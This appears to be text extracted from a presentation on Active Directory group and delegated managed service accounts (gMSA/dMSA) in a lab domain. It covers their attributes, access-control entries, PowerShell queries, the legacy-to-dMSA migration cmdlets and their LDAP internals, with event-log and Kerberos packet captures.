| 09 13:46:52) DTCNTR01\ROFSRWDC3 (2025-06-10 12:42:38) | 8f1ff2ec-6515-6624-ea89-44cb... | DTCNTR01\ROFSRWDC3 (2... | CN=grp.gs.Retrieve-Pwd-For-gMSA.TEST3,OU=Groups,OU=... | {SERVERTEST3\$ (S-1-5-21-274783270-2712129839-3354909249-1... | {CN=Domain Admins,CN=Users,DC=ADTEC,DC=NET} |
| 09 13:46:52) DTCNTR01\ROFSRWDC3 (2025-06-10 00:17:45) | 8f1ff2ec-6515-6624-ea89-44cb... | DTCNTR01\ROFSRWDC3 (2... | CN=grp.gs.Retrieve-Pwd-For-gMSA.TEST1,OU=Groups,OU=... | {SERVERTEST1\$ (S-1-5-21-274783270-2712129839-3354909249-1... | {CN=Domain Admins,CN=Users,DC=ADTEC,DC=NET} |
| 09 13:46:52) DTCNTR01\ROFSRWDC1 (2025-06-10 12:40:47) | 8f1ff2ec-6515-6624-ea89-44cb... | DTCNTR01\ROFSRWDC1 (2... | CN=grp.gs.Retrieve-Pwd-For-gMSA.TEST2,OU=Groups,OU=... | {SERVERTEST2\$ (S-1-5-21-274783270-2712129839-3354909249-1... | {CN=Domain Admins,CN=Users,DC=ADTEC,DC=NET} |
| 24 12:20:55) 46bb96e5-6a0d-408a-82b1-742dd1e3359 (...) | 29d938ce-6237-400f-cd42-e46... | 46bb96e5-6a0d-408a-82b... | CN=ROFSMBSV3,OU=Servers,OU=Org-ITMgmt,DC=ADTEC,... | ROFSMBSV3\$ (S-1-5-21-274783270-2712129839-3354909249-16... | {CN=Performance Log Users,CN=Builtin,DC=ADTEC... |
| 24 12:20:55) DTCNTR01\ROFSRWDC2 (2025-06-10 12:51:25) | 29d938ce-6237-400f-cd42-e46... | DTCNTR01\ROFSRWDC2 (2... | CN=grp.gs.Tier0-Retrieve-Password-For-gmsa.t0.AADClD\$,... | ROFSMBSV3\$ (S-1-5-21-274783270-2712129839-3354909249-16... | {CN=GRP_R0_AADWriteBack-Attributes,OU=Group... |
| 09 13:46:52) DTCNTR01\ROFSRWDC3 (2025-06-10 11:57:25) | be3cf336-9db8-ef50-1efd-a28... | DTCNTR01\ROFSRWDC3 (2... | CN=grp.gs.Retrieve-Pwd-For-gMSA.RODC,OU=Groups,OU=... | SERVERTEST3\$ (S-1-5-21-274783270-2712129839-3354909249-1... | {CN=GRP_R0_ALLOWCache-ROFSRODC1,OU=Grou... |
| 24 12:20:55) DTCNTR01\ROFSRWDC1 (2023-04-06 09:43:52) | 29d938ce-6237-400f-cd42-e46... | DTCNTR01\ROFSRWDC1 (2... | CN=GRP_R0_Servers-AADConnect,OU=Groups,OU=Org-IT... | ROFSMBSV3\$ (S-1-5-21-274783270-2712129839-3354909249-16... | {} |
| 24 12:20:55) DTCNTR01\ROFSRWDC1 (2023-04-06 10:32:32) | | | CN=grp.gs.Tier0-Retrieve-Password-For-gmsa.t0.SQL,OU=G... | | {} |
| 24 12:20:55) DTCNTR01\ROFSRWDC1 (2023-06-12 20:31:23) | | | CN=GroupGMSA35B18EF6732,OU=TEST,DC=ADTEC,DC=NET | | {} |
| 24 12:20:55) DTCNTR01\ROFSRWDC1 (2023-06-12 20:31:24) | | | CN=GroupGMSA35B18EF6742,OU=TEST,DC=ADTEC,DC=NET | | {} |
| 24 12:20:55) DTCNTR01\ROFSRWDC1 (2023-06-12 20:31:25) | | | CN=GroupGMSA35B18EF6752,OU=TEST,DC=ADTEC,DC=NET | | {} |

Managed Service Accounts

Delegated (dMSA)

Security descriptor - CN=gMSA.TEST11,OU=gMSA-TESTs,OU=Org-ITMgmt,DC=ADTEC,DC=NET

Owner: ADTEC\Domain Admins
Group: ADTEC\Domain Admins

SD control
 SELF_RELATIVE
 OWNER_DEFAULTED
 GROUP_DEFAULTED

DACL (146 ACEs)

| Type | Trustee | Rights | Flags |
|-------|--|--|---|
| Allow | CREATOR OWNER | Extended write (Validated write to computer attributes.) | Inherit, Inherit only, Inherited (computer) |
| Deny | Everyone | Control access (Reset Password) | |
| Allow | Everyone | Read property (msDS-ManagedPassword) | |
| Allow | NT AUTHORITY\Authenticated Users | Read | |
| Allow | NT AUTHORITY\Authenticated Users | Read property (Exchange Information) | Inherit, Inherited |
| Allow | NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS | Read property (tokenGroups) | Inherit, Inherit only, Inherited (computer) |

PowerShell

```
PS C:\Users\regular.user> Get-ADServiceAccount -LDAPFilter "(objectClass=msDS-GroupManagedServiceAccount)" | Measure-Object | Select Count
```

Count
58

gMSA

Security descriptor - CN=dMSA.TEST11,OU=dMSA-TESTs,OU=Org-ITMgmt,DC=ADTEC,DC=NET

Owner: ADTEC\Domain Admins
Group: ADTEC\Domain Admins

SD control
 SELF_RELATIVE
 OWNER_DEFAULTED
 GROUP_DEFAULTED

DACL (163 ACEs)

| Type | Trustee | Rights | Flags |
|-------|--|--|---|
| Allow | NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS | Read property (tokenGroups) | Inherit, Inherit only, Inherited (user) |
| Allow | NT AUTHORITY\Authenticated Users | Read property (Exchange Information) | Inherit, Inherited |
| Deny | Everyone | Control access (Reset Password) | |
| Deny | Everyone | Read property (msDS-ManagedPassword) | |
| Allow | CREATOR OWNER | Extended write (Validated write to computer attributes.) | Inherit, Inherit only, Inherited (computer) |

PowerShell

```
PS C:\Users\regular.user> Get-ADServiceAccount -LDAPFilter "(objectClass=msDS-DelegatedManagedServiceAccount)" | Measure-Object | Select Count
```


Count
0

dMSA

Managed Service Accounts

Delegated (dMSA)

- dMSA = gMSA with more steroids and more requirements! Key differences are:
 - Unlike gMSA, with regards to a dMSA:



- dMSA support NOT enabled by default
 - Not enabling support? → dMSA authN fails with username/password incorrect, logon failure, etc
 - Enable support through registry or GPO + realms (=optimize lookup of domains with W2K25 RWDCs)
- It supports native use and migration from legacy service account (last is main use case!)
- NATIVE dMSA use supports services, IIS App Pools but not Scheduled Tasks 🙄
- dMSA creation and management is to be considered as Tier 0!

Managed Service Accounts

Delegated (dMSA)

- The inner guts of a dMSA / Superseded Account
 - *"msDS-DelegatedMSAState"*: state of dMSA and how it is being used if applicable
 - 0 = Unused (Default)
 - 1 = Migration Start | 2 = Migration End (Migration of legacy service account to dMSA!)
 - 3 = Native Use
 - *"msDS-SupersededServiceAccountState"*: state of superseded account
 - Empty = Not superseded (Default)
 - 1 = Migration Start | 2 = Migration End (Migration of legacy service account to dMSA!)
 - *"msDS-ManagedAccountPrecededByLink"*: DN of legacy service account (a.k.a. account being superseded) (AT LEAST: how it is intended! ;-)
 - *"msDS-SupersededManagedAccountLink"*: DN of dMSA (a.k.a. account superseding)
 - adminSDHolder DOES NOT follow link!

Managed Service Accounts

Delegated (dMSA)



- Get relevant data from all dMSAs (Deleg. Managed Service Accounts) in AD Domain (<https://gist.github.com/zjorz/62de8c4b5c8d10f7b3c1934c4332dfb8>)

dMSAs In The AD Domain 'ADTEC.NET' (SID: S-1-5-21-274783270-2712129839-3354909249) (2025-06-10 20:49:20)

| DistinguishedName | SamAccountName | RID | Type | dNSHostName | descript... | Enabled | dMSAState | PrecededAccountDN | KerbEncryptType | WhenCreated | WhenChanged | PasswordLastSetDmsa | PwdInt | PSHC | DUEX | CurKDSRootKeyGuid(+KeyCreation) |
|--------------------|------------------|-------|-------|----------------|-------------|---------|------------|--------------------|---------------------|---------------------|--------------------|---------------------|--------|------|---------|--|
| CN=dMSA.TEST8,O... | dMSA.TEST8\$ | 12855 | dM... | dMSA.TEST8... | dMSA F... | True | MigEnd (2) | CN=sVC.TEST8,OU... | RC4, AES128, AES256 | 2025-05-02 23:31:46 | 2025-06-06 14:53:0 | 2025-05-02 23:31:46 | 4 | YES | -34.887 | 29d938ce-6237-400f-cd42-e46f8812c2ee (2023-02-24 12:29:38) |
| CN=dMSA.SQL,OU... | dMSA.SQL\$ | 13612 | dM... | dMSASQLAD... | | True | MigEnd (2) | CN=sVC.SQL,OU=S... | RC4, AES128, AES256 | 2025-06-05 12:39:53 | 2025-06-10 12:41:5 | 2025-06-10 12:41:35 | 1 | NO | 0.661 | be3cf336-9db8-ef50-1efd-a28b0ac2d297 (2025-06-09 13:29:38) |
| CN=dMSA.ADLDS... | dMSA.ADLDSmi... | 12949 | dM... | dMSA.ADLDS... | dMSA F... | True | MigEnd (2) | CN=sVC.ADLDSmi... | RC4, AES128, AES256 | 2025-05-15 11:22:19 | 2025-06-10 20:00:4 | 2025-06-10 20:00:29 | 1 | NO | 0.966 | be3cf336-9db8-ef50-1efd-a28b0ac2d297 (2025-06-09 13:29:38) |
| CN=dMSA.ADLDS1... | dMSA.ADLDS1\$ | 12941 | dM... | dMSA.ADLDS... | dMSA F... | True | Native (3) | | RC4, AES128, AES256 | 2025-05-15 11:22:13 | 2025-06-10 20:01:1 | 2025-06-10 20:01:14 | 1 | NO | 0.966 | be3cf336-9db8-ef50-1efd-a28b0ac2d297 (2025-06-09 13:29:38) |
| CN=dMSA.ADLDS2... | dMSA.ADLDS2\$ | 12943 | dM... | dMSA.ADLDS... | dMSA F... | True | Native (3) | | RC4, AES128, AES256 | 2025-05-15 11:22:15 | 2025-06-10 12:57:0 | 2025-06-10 12:56:43 | 2 | NO | 1.672 | be3cf336-9db8-ef50-1efd-a28b0ac2d297 (2025-06-09 13:29:38) |
| CN=dMSA.ADLDS... | dMSA.ADLDSmi... | 12951 | dM... | dMSA.ADLDS... | dMSA F... | True | Unused (0) | | RC4, AES128, AES256 | 2025-05-15 11:22:20 | 2025-05-25 00:00:5 | 2025-05-15 11:22:20 | 2 | YES | -24.394 | 29d938ce-6237-400f-cd42-e46f8812c2ee (2023-02-24 12:29:38) |
| CN=dMSA.ADLDSn... | dMSA.ADLDSnat... | 12945 | dM... | dMSA.ADLDS... | dMSA F... | True | Native (3) | | RC4, AES128, AES256 | 2025-05-15 11:22:16 | 2025-06-10 00:07:4 | 2025-06-10 00:07:44 | 1 | NO | 0.138 | be3cf336-9db8-ef50-1efd-a28b0ac2d297 (2025-06-09 13:29:38) |
| CN=dMSA.ADLDSn... | dMSA.ADLDSnat... | 12947 | dM... | dMSA.ADLDS... | dMSA F... | True | Native (3) | | RC4, AES128, AES256 | 2025-05-15 11:22:17 | 2025-06-10 12:59:2 | 2025-06-10 00:07:15 | 2 | NO | 1.673 | be3cf336-9db8-ef50-1efd-a28b0ac2d297 (2025-06-09 13:29:38) |
| CN=dMSA.IIS1,OU... | dMSA.IIS1\$ | 13609 | dM... | IIS1.ADTEC.NET | | True | Unused (0) | | RC4, AES128, AES256 | 2025-06-04 21:15:04 | 2025-06-04 22:00:0 | 2025-06-04 21:15:04 | 30 | NO | 24.017 | 8f1ff2ec-6515-6624-ea89-44cba1499241 (2025-06-04 12:29:38) |
| CN=dMSA.RODC,O... | dMSA.RODC\$ | 12886 | dM... | | dMSA F... | True | Native (3) | | RC4, AES128, AES256 | 2025-05-09 12:55:36 | 2025-05-28 12:20:2 | 2025-05-09 12:55:36 | 1 | YES | -31.328 | 29d938ce-6237-400f-cd42-e46f8812c2ee (2023-02-24 12:29:38) |

dMSAs In The AD Domain 'ADTEC.NET' (SID: S-1-5-21-274783270-2712129839-3354909249) (2025-06-10 20:49:20)

| CurKDSRootKeyOrgRWDCDateTime | PrevKDSRootKeyGuid(+KeyCreation) | PrevKDSRootKeyOrgRWDCDateTime | PrincipalsAllowedToRetrieveManagedPasswordCONFIGURED | PrincipalsAllowedToRetrieveManagedPasswordEFFECTIVE | MemberOf |
|--|------------------------------------|---------------------------------|--|---|------------------------|
| DTCNTR01\R0FSRWDC1 (2025-05-02 23:31:46) | | | CN=grp.gs.Retrieve-Pwd-For-dMSA.TEST8,OU=Groups,OU=Org-ITMgmt,DC=ADTEC,DC=... | SERVERTEST8\$ (S-1-5-21-274783270-2712129839-3354909249-...) | {} |
| DTCNTR01\R0FSRWDC2 (2025-06-10 12:41:35) | be3cf336-9db8-ef50-1efd-a28b0ac... | DTCNTR01\R0FSRWDC2 (2025-06-... | {CN=SERVERTEST2,OU=TEST2,OU=Servers,OU=Org-ITMgmt,DC=ADTEC,DC=NET, CN=SE... | {SERVERTEST2\$ (S-1-5-21-274783270-2712129839-3354909249-...) | {} |
| DTCNTR01\R0FSRWDC2 (2025-06-10 20:00:29) | be3cf336-9db8-ef50-1efd-a28b0ac... | DTCNTR01\R0FSRWDC2 (2025-06-... | CN=grp.gs.Retrieve-Pwd-For-dMSA.ADLDSmig1,OU=Groups,OU=Org-ITMgmt,DC=ADTEC... | {SERVERTEST2\$ (S-1-5-21-274783270-2712129839-3354909249-...) | {} |
| DTCNTR01\R0FSRWDC1 (2025-06-10 20:01:14) | be3cf336-9db8-ef50-1efd-a28b0ac... | DTCNTR01\R0FSRWDC1 (2025-06-... | {CN=ADM TEC,CN=Users,DC=ADTEC,DC=NET, CN=grp.gs.Retrieve-Pwd-For-dMSA.ADLDS... | {ADM.TEC (S-1-5-21-274783270-2712129839-3354909249-500),...} | {} |
| DTCNTR01\R0FSRWDC2 (2025-06-10 20:14:14) | 8f1ff2ec-6515-6624-ea89-44cba14... | DTCNTR01\R0FSRWDC2 (2025-06-... | CN=grp.gs.Retrieve-Pwd-For-dMSA.ADLDS2,OU=Groups,OU=Org-ITMgmt,DC=ADTEC,DC=... | SERVERTEST2\$ (S-1-5-21-274783270-2712129839-3354909249-...) | {} |
| DTCNTR01\R0FSRWDC1 (2025-05-15 11:22:20) | | | CN=grp.gs.Retrieve-Pwd-For-dMSA.ADLDSmig2,OU=Groups,OU=Org-ITMgmt,DC=ADTEC... | {SERVERTEST2\$ (S-1-5-21-274783270-2712129839-3354909249-...) | {} |
| DTCNTR01\R0FSRWDC1 (2025-06-10 20:09:29) | be3cf336-9db8-ef50-1efd-a28b0ac... | DTCNTR01\R0FSRWDC1 (2025-06-... | {CN=ADM TEC,CN=Users,DC=ADTEC,DC=NET, CN=grp.gs.Retrieve-Pwd-For-dMSA.ADLDS... | {ADM.TEC (S-1-5-21-274783270-2712129839-3354909249-500),...} | {} |
| DTCNTR01\R0FSRWDC1 (2025-06-10 20:10:59) | 8f1ff2ec-6515-6624-ea89-44cba14... | DTCNTR01\R0FSRWDC1 (2025-06-... | CN=grp.gs.Retrieve-Pwd-For-dMSA.ADLDSnat2,OU=Groups,OU=Org-ITMgmt,DC=ADTEC,... | {SERVERTEST2\$ (S-1-5-21-274783270-2712129839-3354909249-...) | {} |
| DTCNTR01\R0FSRWDC1 (2025-06-04 21:15:04) | | | {CN=ADM TEC,CN=Users,DC=ADTEC,DC=NET, CN=SERVERTEST1,OU=TEST1,OU=Servers,... | {ADM.TEC (S-1-5-21-274783270-2712129839-3354909249-500),...} | {} |
| DTCNTR01\R0FSRWDC1 (2025-05-09 12:55:36) | | | CN=SERVERTEST1,OU=TEST1,OU=Servers,OU=Org-ITMgmt,DC=ADTEC,DC=NET | SERVERTEST1\$ (S-1-5-21-274783270-2712129839-3354909249-...) | {CN=GRP_R0_ALLOWCache- |
| DTCNTR01\R0FSRWDC1 (2025-05-02 23:31:40) | | | CN=grp.gs.Retrieve-Pwd-For-dMSA.TEST1,OU=Groups,OU=Org-ITMgmt,DC=ADTEC,DC=NET | {SERVERTEST1\$ (S-1-5-21-274783270-2712129839-3354909249-...) | {CN=Domain Admins,CN=U |
| DTCNTR01\R0FSRWDC1 (2025-05-02 23:31:41) | | | CN=grp.gs.Retrieve-Pwd-For-dMSA.TEST1,OU=Groups,OU=Org-ITMgmt,DC=ADTEC,DC=NET | {SERVERTEST1\$ (S-1-5-21-274783270-2712129839-3354909249-...) | {CN=Domain Admins,CN=U |

Migrating Service Accounts

Legacy → dMSA (Good Successor!)

INITIATING MIGRATION through PoSH CMDlet (Domain Admin only!):

Starting Migration Of Svc Account To dMSA

```
Start-ADServiceAccountMigration -Identity "<dMSA>" -SupersededAccount "<DN of Legacy Svc Account>"
```

Starting Migration Of Svc Account To dMSA (Under The Hood)

```
$rootDSE = [ADSI]"LDAP://<RWDC FQDN>/RootDSE"
```

```
$rootDSE.Put("migrateADServiceAccount", "<DN of dMSA>:<DN of Legacy Svc Account>:1")
```

```
$rootDSE.SetInfo()
```

```
Administrator: Windows Powe x + v
PS C:\> Get-ADUser -Identity "CN=sVC.SQL,OU=SvcAccounts-TESTs,OU=Org-ITMgmt,DC=ADTEC,DC=NET" -Properties "msDS-Supersede
dServiceAccountState", "msDS-SupersededManagedAccountLink", servicePrincipalName

DistinguishedName           : CN=sVC.SQL,OU=SvcAccounts-TESTs,OU=Org-ITMgmt,DC=ADTEC,DC=NET
Enabled                     : True
GivenName                   :
msDS-SupersededManagedAccountLink : CN=dMSA.SQL,OU=dMSA-TESTs,OU=Org-ITMgmt,DC=ADTEC,DC=NET
msDS-SupersededServiceAccountState : 1
Name                        : sVC.SQL
ObjectClass                 : user
ObjectGUID                  : 1201c982-2884-4275-baa6-03fb223117e9
SamAccountName              : sVC.SQL
servicePrincipalName        : {MSSQLSvc/SERVERTEST2:1433, MSSQLSvc/SERVERTEST2.ADTEC.NET:1433,
MSSQLSvc/SERVERTEST1:1433, MSSQLSvc/SERVERTEST1.ADTEC.NET:1433...}
SID                         : S-1-5-21-274783270-2712129839-3354909249-13610
Surname                     :
UserPrincipalName           : sVC.SQL@ADTEC.NET
```

Event Properties - Event 3085, ActiveDirectory_DomainService

General Details

A Delegated Managed Service Account Migration Operation Succeeded.

Operation: START-MIGRATION
RequestedBy: ADTEC\ADM.TEC
ErrorCode: 0
ErrorMessage: No Error.

ServiceAccount: CN=sVC.SQL,OU=SvcAccounts-TESTs,OU=Org-ITMgmt,DC=ADTEC,DC=NET
ServiceAccountOriginalState: 0

dMSAAccount: CN=dMSA.SQL,OU=dMSA-TESTs,OU=Org-ITMgmt,DC=ADTEC,DC=NET
dMSAAccountOriginalState: 0


Log Name: Directory Service
Source: ActiveDirectory_DomainServ Logged: 05-Jun-2025 12:58:01
Event ID: 3085 Task Category: Security
Level: Information Keywords: Classic
User: ADTEC\ADM.TEC Computer: R0FSRWDC1.ADTEC.NET
OpCode: Info

Copy Close

Migrating Service Accounts

Legacy → **dMSA (Good Successor!)**

Authentication BEFORE Migration State



Migrating Service Accounts

Legacy → dMSA (Good Successor!)

Authentication DURING Migration State (either force or take enough time!)

The screenshot displays a Wireshark capture of network traffic. The top pane shows a list of packets, with several Kerberos (KRBS) and LDAP messages highlighted in red. The bottom pane shows a detailed view of a Lightweight Directory Access Protocol (LDAP) message, specifically a modifyRequest(138) for the user 'CN=dMSA.SQL,OU=dMSA-TESTs,OU=Org-ITMgmt,DC=ADTEC,DC=NET'. The message details include the object name, modification operation (replace), and the modification of the 'msDS-GroupMSAMembership' attribute. The 'encrypted-pa-data' field is highlighted in red, and its value is shown as '3025a0163014a003020101a10d300b1b09644d53412e53514c24a101'. A security auditing window is visible on the right side of the screen, showing details of the audit event.

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|----------------------------|-----------|-------------|----------|--------|---------|
| 114 | 2025-06-05 14:22:03.430139 | 10.1.4.41 | 10.1.4.1 | KRBS | 2235 | AS-REQ |
| 117 | 2025-06-05 14:22:03.431569 | 10.1.4.1 | 10.1.4.41 | KRBS | 644 | AS-REP |
| 125 | 2025-06-05 14:22:03.432304 | 10.1.4.41 | 10.1.4.1 | KRBS | 1919 | TGS-REQ |

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|----------------------------|-----------|-------------|----------|--------|---|
| 154 | 2025-06-05 14:22:03.464045 | 10.1.4.41 | 10.1.4.1 | LDAP | 192 | SASL GSS-API Privacy (decrypted): searchRequest(136) "<ROOT>" baseObject |
| 155 | 2025-06-05 14:22:03.464264 | 10.1.4.1 | 10.1.4.41 | LDAP | 216 | SASL GSS-API Privacy (decrypted): searchResEntry(136) "<ROOT>" searchResDone(136) success [3 results] |
| 156 | 2025-06-05 14:22:03.464409 | 10.1.4.41 | 10.1.4.1 | LDAP | 324 | SASL GSS-API Privacy (decrypted): searchRequest(137) "DC=ADTEC,DC=NET" wholeSubtree |
| 157 | 2025-06-05 14:22:03.465019 | 10.1.4.1 | 10.1.4.41 | LDAP | 773 | SASL GSS-API Privacy (decrypted): searchResEntry(137) "CN=dMSA.SQL,OU=dMSA-TESTs,OU=Org-ITMgmt,DC=ADTEC,DC=NET" |
| 271 | 2025-06-05 14:22:03.507894 | 10.1.4.41 | 10.1.4.1 | LDAP | 375 | SASL GSS-API Privacy (decrypted): modifyRequest(138) "CN=dMSA.SQL,OU=dMSA-TESTs,OU=Org-ITMgmt,DC=ADTEC,DC=NET" |
| 273 | 2025-06-05 14:22:03.525949 | 10.1.4.1 | 10.1.4.41 | LDAP | 141 | SASL GSS-API Privacy (decrypted): modifyResponse(138) success |

Frame 271: 375 bytes on wire (3000 bits), 375 bytes captured (3000 bits) on interface \Device\NPF...
Ethernet II, Src: VMware_da:1a:b0 (00:0c:29:da:1a:b0), Dst: VMware_24:40:0e (00:0c:29:24:40:0e)
Internet Protocol Version 4, Src: 10.1.4.41, Dst: 10.1.4.1
Transmission Control Protocol, Src Port: 51359, Dst Port: 389, Seq: 2697, Ack: 3804, Len: 321
Lightweight Directory Access Protocol
SASL Buffer Length: 317
SASL Buffer
GSS-API Generic Security Service Application Program Interface
GSS-API Encrypted payload (257 bytes)
LDAPMessage modifyRequest(138) "CN=dMSA.SQL,OU=dMSA-TESTs,OU=Org-ITMgmt,DC=ADTEC,DC=NET"
messageID: 138
protocolOp: modifyRequest (6)
modifyRequest
object: CN=dMSA.SQL,OU=dMSA-TESTs,OU=Org-ITMgmt,DC=ADTEC,DC=NET
modification: 1 item
modification item
operation: replace (2)
modification msDS-GroupMSAMembership
type: msDS-GroupMSAMembership
vals: 1 item
[Response In: 273]
caddr: 1 item SERVERTEST1<20>
encrypted-pa-data: 3 items
PA-DATA Unknown:170
pa-data-type: Unknown (170) --> = KERB-SUPERSEDED-BY-USER
pa-data-value: 3025a0163014a003020101a10d300b1b09644d53412e53514c24a101




Migrating Service Accounts

Legacy → **dMSA (Good Successor!)**

COMPLETING MIGRATION through PoSH CMDlet (Domain Admin only!):

Completing Migration Of Svc Account To dMSA

```
Complete-ADServiceAccountMigration -Identity "<dMSA>" -SupersededAccount "<DN of Legacy Svc Account>"
```



Completing Migration Of Svc Account To dMSA (Under The Hood)

```
$rootDSE = [ADSI]"LDAP://<RWDC FQDN>/RootDSE"  
$rootDSE.Put("migrateADServiceAccount", "<DN of dMSA>:<DN of Legacy Svc Account>.2")  
$rootDSE.SetInfo()
```

| | | | |
|-------|---------------|--|----------------|
| Allow | ADTEC\sVC.SQL | Write property (msDS-GroupMSAMembership) | Object inherit |
| Allow | ADTEC\sVC.SQL | Read | |

Migrating Service Accounts

Legacy → dMSA (Good Successor!)

```
Administrator: Windows Powe
PS C:\> Get-ADServiceAccount -Identity "dMSA.SQL$" -Properties "msDS-AllowedToActOnBehalfOfOtherIdentity","msDS-AllowedToDelegat
oDelegatoTo","msDS-AssignedAuthnPolicy","msDS-DelegatedMSAState","msDS-ManagedAccountPrecededByLink",PrincipalsAllowedTo
RetrieveManagedPassword,servicePrincipalName,userAccountControl

DistinguishedName           : CN=dMSA.SQL,OU=dMSA-TESTs,OU=Org-ITMgmt,DC=ADTEC,DC=NET
Enabled                       : True
msDS-DelegatedMSAState       : 2
msDS-ManagedAccountPrecededByLink : CN=sVC.SQL,OU=SvcAccounts-TESTs,OU=Org-ITMgmt,DC=ADTEC,DC=NET
Name                          : dMSA.SQL
ObjectClass                   : msDS-DelegatedManagedServiceAccount
ObjectGUID                   : 25775d2c-67ed-48b5-9a17-9df3e211aae8
PrincipalsAllowedToRetrieveManagedPassword : {CN=SERVERTEST2,OU=TEST2,OU=Servers,OU=Org-ITMgmt,DC=ADTEC,DC=NET
CN=SERVERTEST1,OU=TEST1,OU=Servers,OU=Org-ITMgmt,DC=ADTEC,DC=NET,CN=grp.g
s.Retrieve-Pwd-For-dMSA.SQL,OU=Groups,OU=Org-ITMgmt,DC=ADTEC,DC=NET}
SamAccountName                : dMSA.SQL$
servicePrincipalName          : {MSSQLSvc/SERVERTEST2:1433, MSSQLSvc/SERVERTEST2.ADTEC.NET:1433,
MSSQLSvc/SERVERTEST1:1433, MSSQLSvc/SERVERTEST1.ADTEC.NET:1433...
SID                            : S-1-5-21-274783270-2712129839-3354909249-13612
```

During Migration!

```
Administrator: Windows Powe
PS C:\> Get-ADUser -Identity "sVC.SQL" -Properties memberOf,"msDS-AllowedToActOnBehalfOfOtherIdentity","msDS-AllowedToDe
legateTo","msDS-AssignedAuthnPolicy","msDS-SupersededServiceAccountState","msDS-SupersededManagedAccountLink",servicePri
ncipalName,userAccountControl

DistinguishedName           : CN=sVC.SQL,OU=SvcAccounts-TESTs,OU=Org-ITMgmt,DC=ADTEC,DC=NET
Enabled                       : False
GivenName                    :
